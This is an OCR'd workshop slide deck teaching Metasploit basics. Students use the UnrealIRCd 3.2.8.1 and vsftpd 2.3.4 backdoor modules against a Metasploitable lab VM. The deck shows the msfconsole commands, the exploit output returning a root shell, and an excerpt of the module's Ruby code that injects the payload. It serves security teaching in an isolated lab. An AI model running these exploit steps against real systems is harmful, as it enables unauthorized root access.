# Intro to Metasploit and Exploitation

# $whoami

- Whoami
  - Matt
  - Titan on Slack
- What do I do?
  - Student
  - Intern in the security realm

# Preamble

- Hacking without written consent is **ILLEGAL**
  - **DO NOT** practice on systems you don't own!!!

- I am not a lawyer
  - I can't help you if you use this knowledge for evil

- **What I'm going over today is for educational purposes only**

# What will be going over?

- To learn about and practice
  - Metasploit
  - Exploitation
- Will be staying high level


- Please let me know if you have any questions

# What do you need?

- Kali Linux virtual Machine

- Metasploitable virtual Machine

# Phases of the Intrusion Kill Chain



# Vocab

- Vulnerability
  - A flaw that can be exploited
- Exploit
  - A specific attack on computer/program/service
- Metasploitable
  - Vulnerable VM we have been working out of
- Metasploit
  - Metasploit framework
  - What we will be using to attack metasploitable

# Client-side vs. Service-side

- Client-side exploit
  - Requires victim/client to interact to activate
  - Malicious file, PDF, Malicious javascript in a webpage, etc
- Server-side exploit
  - Exploit that takes advantage of a service or misconfiguration and does not require victim
  - SQL Injection, Buffer overflow, etc.

# Metasploit Framework

- Free and open-source exploitation framework
- The framework is used to create and launch exploits
- Uses the following services
  - PostgreSQL
  - Ruby on Rails

# MSF console

- Centralized console for metasploit
- Arguable the most popular interface for metasploit
- Toolbox
  - Exploits
  - Payloads
  - Auxiliary Modules
  - Post-modules // After Exploitation

# Meterpreter

- “Shell”
- Specialized shell running inside of metasploit
  - Terminal
- What you use after running a successful exploit
- You are now on the victim’s computer
- Has a lot of powerful features to assist attackers

# Before we get started

- Start you Kali virtual machine
- Start you metasploitable 2 virtual machine

- Make sure **BOTH** are using **HOST-ONLY-ADAPTER**

# Let’s look at the scan from last week

- Nmap output from recon class
  - If you don’t have this follow along with me
- Some services we should look into
  - IRC
  - VSFTPD
- Verify hosts are up
  - `nmap -sP 192.168.56.XXX`


# Unreal IRC daemon

- Look at port 6667
- This version had a backdoor


- Luckily for us metasploit has a module to exploit this

# Preparing exploit

- Open terminal
  - `msfconsole`




# Preparing exploit


File Edit View Search Terminal Help
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > info
Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12
Provided by:
hdm <x@hdm.io>
Available targets:
Id Name
-- ----
0 Automatic Target
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 6667 yes The target port (TCP)
Payload information:
Space: 1024
Description:
This module exploits a malicious backdoor that was added to the
Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
2010.
References:


# Preparing Exploit

- We need to add a Remote Host (rhost) to attack
- In msfconsole
  - `show options`




# Preparing Exploit

- Set rhost




# Exploit time



# Congrats!

- You've "dropped a shell"
- You can now interact with the victim box itself




# Now your turn

- Hint: Look at vsftpd
  - Port 21 in your scan


- Let me know if you have questions

# vsftpd backdoor

```
msf post(multi/manage/shell_to_meterpreter) > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf post(multi/manage/shell_to_meterpreter) >
```


msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOST yes The target address
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) >

# Exploit


msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.56.101:37929 -> 192.168.56.102:6200) at 2019-04-01 17:13:20 -0400
whoami
root


# Beyond the hack button

- Metasploit is a great tool
  - However it is important to know what is actually happening

- Let’s go over what is happening behind the scenes
  - We will be looking at the IRC backdoor

# Metasploit behind the scenes

- Elements  are located at /usr/share/metasploit-framework/
- In your terminal
  - `cd  /usr/share/metasploit-framework/modules/exploits/unix/irc`



# Let's look at this exploit


root@kali: /usr/share/metasploit-framework/modules/exploits/unix/irc

```
        ],
      'DefaultTarget' => 0,
      'DisclosureDate' => 'Jun 12 2010'))

    register_options(
      [
        Opt::RPORT(6667)
      ])
  end

  def exploit
    connect

    print_status("Connected to #{rhost}:#{rport}...")
    banner = sock.get_once(-1, 30)
    banner.to_s.split("\n").each do |line|
      print_line("    #{line}")
    end

    print_status("Sending backdoor command...")
    sock.put("AB;" + payload.encoded + "\n")

    # Wait for the request to be handled
    1.upto(120) do
      break if session_created?
      select(nil, nil, nil, 0.25)
      handler()
    end
    disconnect
  end
end
(END)
```

# Further resources

- Metasploit Minute - hak5 youtube

- Hacking: The Art of Exploitation, 2nd Edition



# Any Questions?